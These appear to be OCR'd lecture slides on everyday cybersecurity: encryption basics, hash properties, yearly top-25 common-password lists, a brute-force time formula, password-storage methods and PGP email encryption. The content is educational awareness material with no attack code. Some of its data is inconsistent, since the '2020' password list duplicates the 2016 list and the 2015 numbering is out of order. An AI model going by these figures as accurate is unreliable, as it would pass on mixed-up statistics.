http://cybermap.kaspersky.com/



Why is there more and more attacks?

Why is there more and more attacks?

Why is there more and more attacks?

Why is there more and more attacks?

Fast, large scale, automatic

Why is there more and more attacks?

Fast, large scale, automatic
Feel anonymous

Why is there more and more attacks?

Fast, large scale, automatic
Feel anonymous

Internet was designed to work and not to be secure!

Outline

Cybercriminality is real

Cryptography Notions

CyberSecurity and you ?

Encrypt your emails

Main Security Properties

Side Channel

GDPR : 25 may 2018


Conclusion

Symmetric Encryption

Examples

- DES
- AES

Phone Communications



Pulic Key Encryption

Examples

- RSA : $c = m^e \mod n$
- ElGamal : $c \equiv (g^r, h^r \cdot m)$

Computational cost of encryption

2 hours of video (assumes 3Ghz CPU)

	DVD 4,7 G.B		Blu-Ray 25 GB	
Schemes	encrypt	decrypt	encrypt	decrypt
RSA 2048(1)	22 min	24 h	115 min	130 h
RSA 1024(1)	21 min	10 h	111 min	53 h
AES CTR(2)	20 sec	20 sec	105 sec	105 sec

Complexity Estimates

Estimates for integer factoring Lenstra-Verheul 2000

Modulus (bits)	Operations ($\log_2$)
512	58
1024	80
2048	111
4096	149
8192	156

$\approx 2^{60}$ years

$\rightarrow$ Can be used for RSA too.

RSA Is it preserving your privacy?

RSA Is it preserving your privacy?

4096 RSA encryption

RSA Is it preserving your privacy?

4096 RSA encryption

Around 60 possible temperatures: 35 ... 41


RSA Is it preserving your privacy?

4096 RSA encryption


Around 60 possible temperatures: 35 ... 41


$$\{35\}_{pk}, \{35.1\}_{pk}, ..., \{41\}_{pk}$$

Signature



Signature






RSA: $m^d \mod n$

Application to avoid President Fraud


- In 2005, 2 300 justice cases
- In 2010, more than 485 millions euros

Application to avoid President Fraud


- In 2005, 2 300 justice cases
- In 2010, more than 485 millions euros

Solution : 

Hash function (SHA-1, SHA-3)




Hash function (SHA-1, SHA-3)




Properties

- First Pré-image




Hash function (SHA-1, SHA-3)




Properties


- First Pré-image



- Second Pré-image




Hash function (SHA-1, SHA-3)




Properties

- First Pré-image




- Second Pré-image




- Collision

Software installation



Software installation



Outline

Cybercriminality is real

Cryptography Notions

CyberSecurity and you ?

Encrypt your emails

Main Security Properties

Side Channel

GDPR : 25 may 2018

Conclusion

Already here

But having good haits tkaes times ...

even when it is important

Become actor of its cybersecurity

Become actor of its cybersecurity

It is not automatic.

Passwords

1Password
Unlock Keychain
Search
The 1Password Keychain Is Locked
Master Password:
Remember password in login keychain
Unlock

Passwords

1Password
Search
The 1Password Keychain Is Locked
Master Password:
Remember password in login keychain
Unlock

Top 25 in 2014

1. 123456
2. password
3. 12345
4. 12345678
5. qwerty
6. 123456789
7. 1234
8. baseball
9. dragon
10. football
11. 1234567
12. monkey
13. letmein
14. abc123
15. 111111
16. mustang
17. access
18. shadow
19. master
20. michael
21. superman
22. 696969
23. 123123
24. batman
25. trustno1

Top 25 in 2015

1. 123456 (Unchanged)
2. password (Unchanged)
3. 12345678 (Up 1)
4. qwerty (Up 1)
5. 12345 (Down 2)
6. 123456789 (Unchanged)
7. football (Up 3)
8. 1234 (Down 1)
9. 1234567 (Up 2)
10. baseball (Down 2)
11. **welcome**
12. **1234567890**
13. abc123 (Up 1)
14. 111111 (Up 1)
13. **1qaz2wsx**
14. dragon (Down 7)
15. master (Up 2)
16. monkey (Down 6)
17. letmein (Down 6)
18. **login**
19. **princess**
20. **qwertyuiop**
21. **solo**
22. **passw0rd**
23. **starwars**

Top 25 in 2016

1. 123456 (Unchanged)
2. 123456789 (Up 5)
3. qwerty (Up 1)
4. 12345678 (Down 1)
5. 111111 (Up 9)
6. **1234567890**
7. 1234567 (Up 1)
8. password (Down 6)
9. **123123**
10. **987654321**
11. **qwertyuiop**
12. **mynoob**
13. **123321**
14. **666666**
15. **18atcskd2w**
16. **7777777**
17. **1q2w3e4r**
18. **654321**
19. **555555**
20. **3rjs1la7qe**
21. **google**
22. **1q2w3e4r5t**
23. **123qwe**
24. **zxcvbnm**
25. **1q2w3e**

Top 25 in 2017

1. 123456 (Unchanged)
2. Password (Unchanged)
3. 12345678 (Up 1)
4. qwerty (Up 2)
5. 12345 (Down 2)
6. **123456789**
7. **letmein**
8. 1234567 (Unchanged)
9. football (Down 4)
10. **iloveyou**
11. admin (Up 4)
12. welcome (Unchanged)
13. **monkey**
14. login (Down 3)
15. abc123 (Down 1)
16. **starwars**
17. **123123**
18. dragon (Up 1)
19. passw0rd (Down 1)
20. master (Up 1)
21. **hello**
22. **freedom**
23. **whatever**
24. **qazwsx**
25. **trustno1**

Top 25 in 2018

1. 123456 (Unchanged)
2. password (Unchanged)
3. 123456789 (Up 3)
4. 12345678 (Down 1)
5. 12345 (Unchanged)
6. **111111**
7. 1234567 (Up 1)
8. **sunshine**
9. qwerty (Down 5)
10. iloveyou (Unchanged)
11. **princess**
12. admin (Down 1)
13. welcome (Down 1)
14. **666666**
15. abc123 (Unchanged)
16. football (Down 7)
17. 123123 (Unchanged)
18. monkey (Down 5)
19. **654321**
20. **!@#$%^&***
21. **charlie**
22. **aa123456**
23. **donald**
24. **password1**
25. **qwerty123**

Top 25 in 2019

1. 123456 (Unchanged)
2. 123456789 (up 1)
3. qwerty (Up 6)
4. password (Down 2)
5. 1234567 (Up 2)
6. 12345678 (Down 2)
7. 12345 (Down 2)
8. iloveyou (Up 2)
9. 111111 (Down 3)
10. 123123 (Up 7)
11. abc123 (Up 4)
12. qwerty123 (Up 13)
13. **1q2w3e4r**
14. admin (Down 2)
15. **qwertyuiop**
16. 654321 (Up 3)
17. **555555**
18. **lovely**
19. **7777777**
20. welcome (Down 7)
21. **888888**
22. princess (Down 11)
23. **dragon**
24. password1 (Unchanged)
25. **123qwe**

Top 25 in 2020


1. 123456 (Unchanged)
2. 123456789 (Unchanged)
3. qwerty (Unchanged)
4. 12345678 (Up 1)
5. 111111 (Up 4)
6. **1234567890**
7. 1234567 (Down 2)
8. password (Down 4)
9. 123123 (Up 1)
10. **987654321**
11. qwertyuiop (Up 4)
12. **mynoob**
13. **123321**
14. **666666**
15. **18atcskd2w**
16. 7777777 (Up 3)
17. 1q2w3e4r (Down 4)
18. 654321 (Down 2)
19. 555555 (Down 2)
20. **3rjs1la7qe**
21. **google**
22. **1q2w3e4r5t**
23. 123qwe (Up 3)
24. **zxcvbnm**
25. **1q2w3e**

Passwords Brute Force

- N : number of characters
- k : number of cores
- L : Lenght of password
- S : Speed of processor in GHz
- T : Time to list all password in second.

$$T = \frac{N^L}{k \times S \times 10^9}$$

Passwords Brute Force



After some data leakage ...

After some data leakage ...

... I have changed my passwords !

In real life

In real life

7 Advices

A password

1. Do not lend it
2. Do not leave it lying around
3. Use it only once
4. If it is broken, it must be changed.
5. It must be changed regularly
6. It is never sophisticated enough
7. Size matters

7 Advices

A password

1. Do not lend it
2. Do not leave it lying around
3. Use it only once
4. If it is broken, it must be changed.
5. It must be changed regularly
6. It is never sophisticated enough
7. Size matters

How to store passwords?

Storage

- In clear
- Hash (pwd)
- Hash (pwd + Salt)
- Hash (pwd + Salt-user)
- bcrypt(pwd + Salt-user) (bcrypt = slow hashing)
- AES(bcrypt(pwd + Salt-user), SecretKey)

Outline

Cybercriminality is real

Cryptography Notions

CyberSecurity and you ?

Encrypt your emails

Main Security Properties

Side Channel

GDPR : 25 may 2018

Conclusion

October 2014

TED
Ideas worth spreading

Why privacy matters?

Glenn Greenwald

Nothing to hide ...

http://jenairienacacher.fr/

Email default security

First contact with E. Snowden ...

... utiliser PGP

Pretty Good Privacy

Encryt, decrypt, sign emails, designed by Phil Zimmermann in 1991.

If privacy is outlawed, only outlaws will have privacy

Outline

Cybercriminality is real

Cryptography Notions

CyberSecurity and you ?

Encrypt your emails

Main Security Properties

Side Channel

GDPR : 25 may 2018

Conclusion


